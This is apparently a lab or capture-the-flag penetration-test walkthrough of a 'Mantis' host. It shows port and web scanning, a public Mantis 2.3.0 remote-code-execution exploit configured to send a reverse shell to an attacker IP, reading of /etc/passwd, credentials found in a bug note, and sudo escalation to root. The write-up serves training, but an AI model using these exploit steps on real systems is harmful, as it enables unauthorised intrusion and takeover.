README.md

Pentest 3 - Mantis - 74 - 10.14.1.74

Scanning

```
export MANTIS=10.14.1.74
cd ~/
Mkdir reports/3
└─$ sudo nmap -sS -Pn $MANTIS
Starting Nmap 7.92 ( https://nmap.org ) at 2023-07-27 20:40 EDT
Nmap scan report for 10.14.1.74
Host is up (0.97s latency).
All 1000 scanned ports on 10.14.1.74 are in ignored states.
Not shown: 891 filtered tcp ports (no-response), 109 filtered tcp ports (host-unreac

Nmap done: 1 IP address (1 host up) scanned in 62.29 seconds

nmap -Pn -sC -sV -oN reports/3/initial $MANTIS

sudo nmap -sS -p- -Pn  --stats-every 1m $MANTIS
```

Had to reset the system -

```
└─$ sudo nmap -sS 10.14.1.74
Starting Nmap 7.92 ( https://nmap.org ) at 2023-07-27 20:54 EDT
Nmap scan report for 10.14.1.74
Host is up (0.27s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -p 22,80,139,445 10.14.1.74
Starting Nmap 7.92 ( https://nmap.org ) at 2023-07-27 20:55 EDT
Nmap scan report for 10.14.1.74
```

```
Host is up (0.34s latency).

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: MANTIS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 15.54 seconds
```

Nikto Scanning

```
└─$ nikto -h 10.14.1.74
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.14.1.74
+ Target Hostname:    10.14.1.74
+ Target Port:        80
+ Start Time:         2023-07-27 20:56:29 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent
+ The X-Content-Type-Options header is not set. This could allow the user agent to r
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/mantisbt-2.3.0' in robots.txt returned a non-forbidden or redirect HTTP cc
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2
+ Server may leak inodes via ETags, header found with file /, inode: 2c39, size: 54f
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS

+ OSVDB-3233: /icons/README: Apache default file found.
+ 7916 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2023-07-27 21:24:05 (GMT-4) (1656 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Checking for Apache/2.4.18 on searchsploit:

```
searchsploit "Apache 2.4"
Apache 2.4.17 - Denial of Service
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalatic
```

So it looks like we have one Windows apache exploit, and one linux (apache2ctl graceful). Does this give us anything? Not really unfortunately - there is no metasploit payload, and the only payload available currently, is a php logrotate one which requires access to upload.

What about the `/mantis-2.3.0` in robots.txt?

```
searchsploit "mantis"
-------------------------------------------------------------------------------------
 Exploit Title
-------------------------------------------------------------------------------------
Mantis Bug Tracker 2.3.0 - Remote Code Execution (Unauthenticated)
-------------------------------------------------------------------------------------
```

That's pretty on the nose...is this useable?

```
less /usr/share/exploitdb/exploits/php/webapps/48818.py

This exploit chains together two CVE's to achieve unauthenticated remote code execut
The first portion of this exploit resets the Administrator password (CVE-2017-7615)
The second portion of this exploit takes advantage of a command injection vulnerabil

Usage:
Set netcat listener on port 4444
Send exploit with "python exploit.py"
```

Okay - lets set up a listener and run it.

```
#Updating 48818.py:

self.RHOST = "10.14.1.74" # Victim IP
self.RPORT = "80" # Victim port
self.LHOST = "172.16.4.1" # Attacker IP
self.LPORT = "4444" # Attacker Port

nc -lvp 4444

┌──(kali㉿kali)-[~/reports/3]
└─$ python 48818.py
Traceback (most recent call last):
  File "/home/kali/reports/3/48818.py", line 48, in <module>
    from urllib import quote_plus
ImportError: cannot import name 'quote_plus' from 'urllib' (/usr/lib/python3.11/urll
```

Python3 didn't work, but I guessed based on the format of the print statements (`print "content"`) that maybe it was python2?

```
# Checking for python2
ll /usr/bin/python*
lrwxrwxrwx 1 root root      16 Jul 25 20:16 /usr/bin/python -> /usr/bin/python3
lrwxrwxrwx 1 root root       9 Jul 28  2021 /usr/bin/python2 -> python2.7
-rwxr-xr-x 1 root root 3635744 Sep 24  2021 /usr/bin/python2.7
lrwxrwxrwx 1 root root      10 Apr  9 06:22 /usr/bin/python3 -> python3.11
-rwxr-xr-x 1 root root 6831704 Mar 13 08:18 /usr/bin/python3.11
lrwxrwxrwx 1 root root      34 Mar 13 08:18 /usr/bin/python3.11-config -> x86_64-lir
-rwxr-xr-x 1 root root 5397784 Nov  7  2021 /usr/bin/python3.9
lrwxrwxrwx 1 root root      33 Nov  7  2021 /usr/bin/python3.9-config -> x86_64-linu
-rwxr-xr-x 1 root root     963 Sep  8  2020 /usr/bin/python3-commonmark
lrwxrwxrwx 1 root root      17 Apr  9 06:22 /usr/bin/python3-config -> python3.11-cc
-rwxr-xr-x 1 root root     960 Dec 23  2020 /usr/bin/python3-futurize
-rwxr-xr-x 1 root root     964 Dec 23  2020 /usr/bin/python3-pasteurize
-rwxr-xr-x 1 root root     945 Oct 21  2021 /usr/bin/python3-qr
-rwxr-xr-x 1 root root    6902 Nov 10  2021 /usr/bin/python3-wsdump
lrwxrwxrwx 1 root root       7 Apr 18 05:33 /usr/bin/python-faraday -> faraday


┌──(kali㉿kali)-[~/reports/3]
└─$ python2 48818.py
Successfully hijacked account!
Successfully logged in!
Triggering reverse shell
Cleaning up
Deleting the dot_tool config.
Deleting the relationship_graph_enable config.
Successfully cleaned up
```

On the listener we now have a shell:

```
─$ nc -lvp 4445
listening on [any] 4445 ...
10.14.1.74: inverse host lookup failed: Unknown host
connect to [172.16.4.1] from (UNKNOWN) [10.14.1.74] 41466
bash: cannot set terminal process group (1345): Inappropriate ioctl for device
```

```
bash: no job control in this shell
www-data@mantis:/var/www/html/mantisbt-2.3.0$
```

What can we do from here?

I'm currently running as www-data, so how can I escalate my permissions? Do I have access to /etc/shadow or /etc/passwd? What about /tmp?

```
www-data@mantis:/tmp$ touch test
touch test
www-data@mantis:/tmp$ ll

www-data@mantis:/tmp$ ls /etc/passwd /etc/shadow
ls /etc/passwd /etc/shadow
/etc/passwd
/etc/shadow

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/fals
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:108:112::/var/run/dbus:/bin/false
uuidd:x:109:113::/run/uuidd:/bin/false
```


```
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:111:65534::/var/run/sshd:/usr/sbin/nologin
mantis:x:1000:1000:mantis,,,:/home/mantis:/bin/bash

www-data@mantis:/tmp$ cat /etc/shadow
cat /etc/shadow
cat: /etc/shadow: Permission denied
```

So I do have `/etc/passwd` , I don't have `/etc/shadow` , and I do have write perms on `/tmp` . Do I have a way to escalate to sudo or is there anything with the setuid for root I can use?

I started with hosting http.server , and transferring a privilege checker:

```
[*] FINDING RELEVENT PRIVILEGE ESCALATION EXPLOITS...

    Note: Exploits relying on a compile/scripting language not detected on this syst

    The following exploits are ranked higher in probability of success because this
    - MySQL 4.x/5.0 User-Defined Function Local Privilege Escalation Exploit || http

    The following exploits are applicable to this kernel version and should be inves
    - Kernel ia32syscall Emulation Privilege Escalation || http://www.exploit-db.com
    - Sendpage Local Privilege Escalation || http://www.exploit-db.com/exploits/1993
    - CAP_SYS_ADMIN to Root Exploit 2 (32 and 64-bit) || http://www.exploit-db.com/e
    - CAP_SYS_ADMIN to root Exploit || http://www.exploit-db.com/exploits/15916 || L
    - MySQL 4.x/5.0 User-Defined Function Local Privilege Escalation Exploit || http
    - open-time Capability file_ns_capable() Privilege Escalation || http://www.expl
    - open-time Capability file_ns_capable() - Privilege Escalation Vulnerability ||

Finished
```

Well after a lot of trial and effort, I realized...I reset an administrator password to gain access to the webpage...can I get to the login page and use those credentials?



Assigned to Me (Unresolved) 1 - 1 / 1

0000001 Mantis Bug Tracker 1.3.0/2.3.0 - Password Reset
[All Projects] General - 2017-05-18 06:47

Unassigned 0 - 0 / 0


Reported by Me 1 - 1 / 1

0000001 Mantis Bug Tracker 1.3.0/2.3.0 - Password Reset
[All Projects] General - 2017-05-18 06:47

Resolved 0 - 0 / 0

Recently Modified (30 Days) 0 - 0 / 0

Monitored by Me 0 - 0 / 0



ID	Project	Category	View Status
0000001	Mantis 2.3.0 vulnerablities	[All Projects] General	public

Reporter	administrator	Assigned To	administrator
Priority	urgent	Severity	major
Status	assigned	Resolution	open

Summary	0000001: Mantis Bug Tracker 1.3.0/2.3.0 - Password Reset
Description	Mantis 2.3.0 contains a vulnerability that allows an unauthenticated attacker to change
Tags	No tags attached.
Attach Tags	(Separate by ",") Existing tags

User List: There are no users monitoring this issue.

administrator
2017-05-18 06:47 private
administrator ~0000001

Maybe we should try some other bug tracking web applications. Let'
SSH: mantis/mantis4testing

Soo...ssh? Mantis/mantis4testing? Install on this tst server? Ok...

```
www-data@mantis:/var/www/html$ ssh mantis@10.14.1.74
ssh mantis@10.14.1.74
Could not create directory '/var/www/.ssh'.
The authenticity of host '10.14.1.74 (10.14.1.74)' can't be established.
ECDSA key fingerprint is SHA256:B6x52eefYA8sHBGbNv07J35ZhAs9zvqOil1Gx+mEW4I.
Are you sure you want to continue connecting (yes/no)? yes
yes
```

```
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
mantis@10.14.1.74's password: mantis4testing

Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic i686)

 * Documentation:  https://help.ubuntu.com/

213 packages can be updated.
124 updates are security updates.


Last login: Wed Feb 14 03:29:52 2018
mantis@mantis:~$

mantis@mantis:~$ sudo -l
sudo -l
[sudo] password for mantis: mantis4testing

Matching Defaults entries for mantis on mantis:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User mantis may run the following commands on mantis:
    (ALL : ALL) ALL
mantis@mantis:~$ sudo su -
sudo su -
root@mantis:~# cd /root
cd /root
root@mantis:~# ls
ls
key.txt
root@mantis:~# cat key.txt
cat key.txt
8fv6wznh6efx966okspg
root@mantis:~#
```